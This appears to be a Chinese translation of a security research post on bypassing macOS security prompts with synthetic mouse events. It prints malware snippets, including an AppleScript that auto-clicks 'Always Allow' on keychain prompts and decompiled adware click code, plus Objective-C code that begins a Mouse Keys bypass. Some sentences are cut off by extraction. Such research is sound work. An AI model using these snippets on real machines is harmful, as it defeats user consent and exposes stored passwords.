
macOS上一个模拟鼠标攻击的0day

0x01 背景


想象一下，如果我们作为一个攻击者获得了macOS的root权限，可以做些什么？
你可能想要执行以下操作：
下载所有用户的钥匙扣，获取用户账号和密码
定位系统的地理位置
枚举用户的联系人
加载内核扩展
绕过第三方的安全产品
不幸的是在最新的macOS上，新增了一些安全机制阻止了这些操作。在执行上述各项操作的时候，这些安全机制将会生成警报响应。只有用户可以与之交互。比如访问钥匙




如果我们能够找到一种编程方式突破这些警报的方法，那么我们将可以一次性的绕过macOS所有此类型的安全机制。

0x02 模拟攻击历史

其实用程序的方式模拟UI交互的想法并不是新颖的，让我们一起看看恶意软件使用这种方法的事件。OSX.FruitFly是十多年前写的，直到17年初才被发现，我之前写了一本分
Malware Analysis: Dissecting OSX.FruitFly.B via a Custom C&C Server"），指出它能够模拟鼠标和键盘事件。



这里有一个完整的gif，显示了远程攻击者是如何通过osx远程关系（钥匙扣）的安全提示。



另外一个利用模拟攻击的恶意软件是OSX.DevilRobber。就像@noarfromspace说的它通过几个简单的AppleScript命令绕过了"钥匙扣安全访问"，转存了用户的钥匙扣存储

```
try
    tell application "System Events"
        if (exists process "SecurityAgent") then
            tell window 1 of process "SecurityAgent"
                click button "Always Allow" of group 1
            end tell
        end if
    end tell
end try
```

广告软件也是利用模拟的事件，就像osx.genieo把自身安装成浏览器的扩展。为了实现这个操作，osx.genieo必须组织编程安装Safari浏览器的安全提示。广告软件怎么绕过
具体而言，使用Jtool分析osx.genieo。我们可以看到一个叫SafariExtensionInstaller的类名。

```
$ jtool -d objc -v Installer.app/Contents/MacOS/AppAS

@interface SafariExtensionInstaller : ?
...
/* 2 - 0x1000376e1 */ + getPopupPosition;
...
/* 4 - 0x100037c53 */ + clickOnInstallButton;
/* 5 - 0x100037d71 */ + clickOnAllowButtonKeychain;
....
/* 8 - 0x100038450 */ + clickOnTrustButton;
```

clickOnInstallButton的按钮是干什么的？

```
char +[SafariExtensionInstaller clickOnInstallButton]{

 (@selector(getPopupPosition))(&var_40);

 r14 = CGEventCreateMouseEvent(0x0, 0x5, 0x0, rcx);
 r15 = CGEventCreateMouseEvent(0x0, 0x1, 0x0, rcx);
 rbx = CGEventCreateMouseEvent(0x0, 0x2, 0x0, rcx);

 CGEventPost(0x0, r14);
 CGEventPost(0x0, r15);
 CGEventPost(0x0, rbx);
```


首先，它通过调用一个一个getPupupPosition的方法来获取警报（弹出窗口）的位置，然后调用cgeventcreatemouseevent和cgeventposter的api发送一些模拟的鼠标事

0x03 防御模拟攻击


在最近的macos上，苹果实施了各种防御措施在阻止这种攻击方式，但是这些防御不是通用的，只是保护一部分UI组件（安全访问提示）。
在mac sierra或者更老的macos版本，如果试图发送鼠标事件（例如钥匙扣访问提示），操作系统将会检测并阻止。

```
$ log show
tccd  PID[44854] is checking access for target PID[44855]
tccd Service kTCCServiceAccessibility does not allow prompting; returning preflight_unknown

execution error: System Events got an error: osascript is not allowed assistive access. (-1719)
```


具体来说，macos将检查模拟的事件进程是否已经获得了辅助访问权限。



注意，必须手动向应用程序提供辅助访问。通过系统偏好设置，可以查看给定此权限的应用程序。你可以转存（受SIP保护）系统的私密数据库
/Library/Application Support/com.apple.TCC/TCC.db:




通过coremics api生成的模拟事件也会被检测和阻止（只有目标ui组件被显式保护时），在以下的系统日志输出中可以看到：

```
default 08:52:57.441538 -1000 tccd  PID[209] is checking access for target PID[25349]
error   08:52:57.657628 -1000 WindowServer Sender is prohibited from synthesizing events
```

如果我们匹配"Sender is prohibited from synthesizing events"字符串，我们可以在核心库中找到"post_filtered_event_tap_data"这个函数。


```
int post_filtered_event_tap_data(int arg0, int arg1, int arg2, ...)

    if (CGXSenderCanSynthesizeEvents() == 0x0) &&
       (os_log_type_enabled(*_default_log, 0x10) != 0x0)) {
          rbx = *_default_log;
          _os_log_error_impl(..., "Sender is prohibited from synthesizing events",...);
    }


int CGXSenderCanSynthesizeEvents() {
   ...

   rax = sandbox_check_by_audit_token("hid-control", 0x0, rdx, rdx);
```

正如我们在上面的反编译中看到的，如果CGXSenderCanSynthesizeEvents函数返回0
(false/NO)，那么我们将在日志中看到这条错误信息。如果sandbox_check_by_audit_token方法失败就将会发生。
从函数命名看，如果进程发送模拟事件sandbox_check_by_audit_token函数便会检查它是否有hid-control权限。这个检查是由内核的mpo_iokit_check_hid_control_t函数




0x04 绕过苹果的保护

"Mouse Keys"在macos上是一个可以把键盘当作鼠标使用的一个功能



首先，我们使用AppleScript用编程的方式打开系统偏好设置启用鼠标键，使用coregraphics发送模拟鼠标操作检查是否开启。


```
//enable 'mouse keys'
void enableMK(float X, float Y){

    //apple script
    NSAppleScript* scriptObject =
     [[NSAppleScript alloc] initWithSource:
        @"tell application \"System Preferences\"\n" \
        "activate\n" \
        "reveal anchor \"Mouse\" of pane id \"com.apple.preference.universalaccess\"\n" \
        "end tell"];

    //exec
    [scriptObject executeAndReturnError:nil];

    //let it finish
    sleep(1);

    //clicky clicky
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, true);
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, false);

    return;
}
```



通过程序实现鼠标单击，启用“Mouse Keys”，首先移动鼠标，然后通过AppleScript发送模拟键盘事件。

